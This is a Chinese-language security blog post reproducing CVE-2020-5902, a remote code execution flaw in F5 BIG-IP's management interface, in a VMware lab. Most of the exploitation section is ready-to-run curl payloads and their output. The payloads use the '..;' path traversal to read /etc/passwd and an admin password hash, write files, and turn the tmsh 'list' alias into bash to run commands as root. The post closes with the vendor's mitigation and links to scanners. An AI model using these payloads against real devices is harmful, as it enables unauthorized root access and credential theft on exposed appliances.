CVE-2020-5902：F5 BIG-IP 远程代码执行漏洞复现

原创TeddyGrey Timeline Sec
2020-07-10原文

收录于话题
#漏洞复现文章合集
70个

点击上方蓝色字体关注我们，一起学安全！

本文作者：TeddyGrey@Timeline Sec

本文字数：1197

阅读时长：3~4min

声明：请勿用作违法用途，否则后果自负

0x01 简介

F5 BIGIP 链路控制器用于最大限度提升链路性能与可用性的下一代广域网链路流量管理。

0x02 漏洞概述

漏洞编号：CVE-2020-5902。未授权的远程攻击者通过向漏洞页面发送特制的请求包，可以造成任意 Java 代码执行。进而控制 F5 BIG-IP 的全部功能，包括但不限于：执行任意系统命令、开启/禁用服务、创建/删除服务器端文件等。该漏洞影响控制面板受影响，不影响数据面板。

0x03 影响版本

BIG-IP 15.x: 15.1.0/15.0.0
BIG-IP 14.x: 14.1.0 ~ 14.1.2
BIG-IP 13.x: 13.1.0 ~ 13.1.3
BIG-IP 12.x: 12.1.0 ~ 12.1.5
BIG-IP 11.x: 11.6.1 ~ 11.6.5


0x04 环境搭建

1、在官网下载vmware文件

```
https://downloads.f5.com/esd/ecc.sv?sw=BIG-IP&pro=big-ip_v15.x&ver=15.1.0&container=Virtual-Edition
```

2、直接访问会跳转，需要注册个账号~

3、导入Vmware: 文件-->打开-->一路下一步导入虚拟机导入后直接启动即可系统默认账户：root/default登陆后需要修改默认密码，之后ifconfig查看IP




```
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 154  bytes 1142038 (1.0 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 154  bytes 1142038 (1.0 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo:1: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.2.0.2  netmask 255.255.255.0
        loop  txqueuelen 1000  (Local Loopback)

mgmt: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.150.147  netmask 255.255.255.0  broadcast 192.168.150.255
        inet6 fe80::20c:29ff:fe72:25df  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:72:25:df  txqueuelen 1000  (Ethernet)
        RX packets 102  bytes 7879 (7.6 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 22  bytes 2404 (2.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

tmm: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 127.1.1.254  netmask 255.255.255.0  broadcast 127.1.1.255
        inet6 fc00:f5::1  prefixlen 64  scopeid 0x0<global>
        ether 00:98:76:54:32:10  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
```

浏览器访问https://192.168.150.147，跳转如下图就说明好啦！



BIG-IP Configuration Utility
F5 Networks, Inc.

Hostname
bigip1

IP Address
192.168.150.147

Username

Password

Welcome to the BIG-IP Configuration Utility.

Log in with your username and password using the fields on the left.

(c) Copyright 1996-2019, F5 Networks, Inc., Seattle, Washington. All rights reserved.
F5 Networks, Inc. Legal Notices

0x05 漏洞复现

执行tmsh命令

payload

```
curl -k "https://example.com/tmui/login.jsp/..;/tmui/locallb/workspace/tmshCmd.jsp?command=list+auth+user+admin"
```

```
curl -k "https://192.168.150.146/tmui/login.jsp/..;/tmui/locallb/workspace/fileRead.jsp?fileName=/etc/passwd"
```

写入

```
curl -k -H "Content-Type: application/x-www-form-urlencoded" -X POST -d "fileName=/tmp/success&content=CVE-2020-5902" "https://192.168.150.146/tmui/login.jsp/..;/tmui/locallb/workspace/fileSave.jsp"
```

读取

```
curl -k "https://192.168.150.146/tmui/login.jsp/..;/tmui/locallb/workspace/fileRead.jsp?fileName=/tmp/success"
```

1． 修改alias劫持list命令为bash

```
curl -k "https://example.com/tmui/login.jsp/..;/tmui/locallb/workspace/tmshCmd.jsp?command=create+cli+alias+private+list+command+bash"
```

2． 写入bash文件


```
curl -
k "https://example.com/tmui/login.jsp/..;/tmui/locallb/workspace
/fileSave.jsp?fileName=/tmp/test&content=id"
```

3．执行bash文件

```
curl -
k "https://example.com/tmui/login.jsp/..;/tmui/locallb/workspace
/tmshCmd.jsp?command=list+/tmp/test"
```

4．还原list命令


```
curl -
k "https://example.com/tmui/login.jsp/..;/tmui/locallb/workspace
/tmshCmd.jsp?command=delete+cli+alias+private+list"
```



```
→ Lenovo curl -k "https://[redacted]/tmui/login.jsp/..;/tmui/locallb/workspace/tmshCmd.jsp?command=create+cli+alias+private+list+command+bash"
{"error":"","output":""}
→ Lenovo curl -k "https://[redacted]/tmui/login.jsp/..;/tmui/locallb/workspace/fileSave.jsp?fileName=/tmp/test&content=id"
→ Lenovo curl -k "https://[redacted]/tmui/login.jsp/..;/tmui/locallb/workspace/tmshCmd.jsp?command=list+/tmp/test"
{"error":"","output":"uid=0(root) gid=0(root) groups=0(root) context=system_u:system_r:initrc_t:s0\n"}
→ Lenovo curl -k "https://[redacted]/tmui/login.jsp/..;/tmui/locallb/workspace/tmshCmd.jsp?command=delete+cli+alias+private+list"
{"error":"","output":""}
```

payload：


劫持list命令实现任意命令执行



```
→ Lenovo curl -k -H "Content-Type: application/x-www-form-urlencoded" -X POST -d "fileName=/tmp/success&content=CVE-2020-5902" "https://192.168.150.146/tmui/login.jsp/..;/tmui/locallb/workspace/fileSave.jsp"
→ Lenovo curl -k "https://192.168.150.146/tmui/login.jsp/..;/tmui/locallb/workspace/fileRead.jsp?fileName=/tmp/success"
{"output":"CVE-2020-5902\n"}
```

payload：

任意文件上传




```
→  Lenovo curl -k "https://192.168.150.146/tmui/login.jsp/..;/tmui/locallb/workspace/fileRead.jsp?
fileName=/etc/passwd"




{"output":"root:x:0:0:root:\/root:\/bin\/bash\nbin:x:1:1:bin:\/bin:\/sbin\/nologin\ndaemon:x:2:2:d
aemon:\/sbin:\/sbin\/nologin\nadm:x:3:4:adm:\/var\/adm:\/sbin\/nologin\nlp:x:4:7:lp:\/var\/spool\/
lpd:\/sbin\/nologin\nmail:x:8:12:mail:\/var\/spool\/mail:\/sbin\/nologin\noperator:x:11:0:operator
:\/root:\/sbin\/nologin\nnobody:x:99:99:Nobody:\/:\/sbin\/nologin\ntmshnobody:x:32765:32765:tmshno
body:\/:\/sbin\/nologin\nadmin:x:0:500:Admin User:\/home\/admin:\/bin\/false\nsupport:x:0:0:suppor
t:\/root:\/bin\/bash\nf5emsvr:x:975:975:F5 EM Service Account:\/root:\/bin\/false\nvcsa:x:69:69:vi
rtual console memory owner:\/dev:\/sbin\/nologin\ndbus:x:81:81:System message bus:\/:\/sbin\/nolog
in\nsystemd-bus-proxy:x:974:998:systemd Bus Proxy:\/:\/sbin\/nologin\nsystemd-network:x:192:192:sy
stemd Network Management:\/:\/sbin\/nologin\npolkitd:x:27:27:User for polkitd:\/:\/sbin\/nologin\n
nslcd:x:65:55:LDAP Client User:\/:\/sbin\/nologin\ntss:x:59:59:Account used by the trousers packag
e to sandbox the tcsd daemon:\/dev\/null:\/sbin\/nologin\npostgres:x:26:26:PostgreSQL Server:\/var
\/local\/pgsql\/data:\/sbin\/nologin\ntomcat:x:91:91:Apache Tomcat:\/usr\/share\/tomcat:\/sbin\/no
login\nhsqldb:x:96:96::\/var\/lib\/hsqldb:\/sbin\/nologin\nsshd:x:74:74:Privilege-separated SSH:\/
var\/empty\/sshd:\/sbin\/nologin\nrpc:x:32:32:Rpcbind Daemon:\/var\/lib\/rpcbind:\/sbin\/nologin\n
ntp:x:38:38::\/etc\/ntp:\/sbin\/nologin\nf5_remoteuser:x:499:499:f5 remote user account:\/home\/f5
_remoteuser:\/sbin\/nologin\ntcpdump:x:72:72::\/:\/sbin\/nologin\noprofile:x:16:16:Special user ac
count to be used by OProfile:\/:\/sbin\/nologin\nsdm:x:191:996:sdmuser:\/var\/sdm:\/bin\/false\nna
med:x:25:25:Named:\/var\/named:\/bin\/false\napache:x:48:48:Apache:\/usr\/local\/www:\/sbin\/nolog
in\nsyscheck:x:199:10::\/:\/sbin\/nologin\nmysql:x:98:98:MySQL server:\/var\/lib\/mysql:\/sbin\/no
login\nrestnoded:x:198:198::\/:\/sbin\/nologin\n"}#
```

payload：

任意文件读取



```
→  Lenovo curl -k "https://[redacted]/tmui/login.jsp/..;/tmui/locallb/workspace/tmshCmd.jsp?comman
d=list+auth+user+admin"





{"error":"","output":"auth user admin {\n    description \"Admin User\"\n    encrypted-password $6
$daY1qq[redacted]WcQU0.F[redacted]UGy8pcaf\/3X5TGZtVGCdKdUzMAaHGJ[redacted]Nrls00\
n    partition Common\n    partition-access {\n        all-partitions {\n            role admin\n
        }\n    }\n    shell none\n}\n"}
→  Lenovo
```

0x06 修复方式


官方建议可以通过以下步骤临时缓解影响

```
1） 使用以下命令登录对应系统
tmsh
2） 编辑 httpd 组件的配置文件
edit /sys httpd all-properties
3） 文件内容如下
include ' <LocationMatch ".*\.\.;.*"> Redirect 404 / </LocationMatch> '
4） 按照如下操作保存文件
按下 ESC 并依次输入 :wq
5） 执行命令刷新配置文件
save /sys config
6） 重启 httpd 服务
restart sys service httpd
并禁止外部IP对 TMUI 页面的访问
```

相关利用脚本：

https://github.com/aqhmal/CVE-2020-5902-Scanner

https://raw.githubusercontent.com/RootUp/PersonalStuff/master/http-vuln-cve2020-5902.nse



```
C:\Users\Lenovo>nmap --script http-vuln-cve2020-5902 -p443 192.168.150.146
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-09 13:16 ?D1ú±ê×?ê±??
Nmap scan report for 192.168.150.146
Host is up (0.00013s latency).

PORT    STATE SERVICE
443/tcp open  https
| http-vuln-cve2020-5902:
|   VULNERABLE:
|   BIG-IP TMUI RCE Vulnerability
|     State: VULNERABLE
|           In BIG-IP versions 15.0.0-15.1.0.3, 14.1.0-14.1.2.5, 13.1.0-13.1.3.3, 12.1.0-12.1.
5.1, and 11.6.1-11.6.5.1, the Traffic Management User Interface (TMUI), also referred to as the Co
nfiguration utility, has a Remote Code Execution (RCE) vulnerability in undisclosed pages.
|
|     Disclosure date: 2020-07-01
|     Check results:
|
|         Verify arbitrary file read: https://192.168.150.146:443/tmui/login.jsp/..;/tmui/locallb/
workspace/fileRead.jsp?fileName=/etc/passwd
|
|     References:
|       https://nvd.nist.gov/vuln/detail/CVE-2020-5902
|_      https://support.f5.com/csp/article/K52145254
MAC Address: 00:0C:29:7B:F6:BE (VMware)

Nmap done: 1 IP address (1 host up) scanned in 3.60 seconds

C:\Users\Lenovo>
```

参考链接：

https://cert.360.cn/warning/detail?id=a1768348bde7807647cbc7232edce7df

https://github.com/jas502n/CVE-2020-5902

https://blog.csdn.net/ice_age1/article/details/49998059

阅读原文看更多复现文章

Timeline Sec 团队

安全路上，与你并肩前行

精选留言

用户设置不下载评论

阅读全文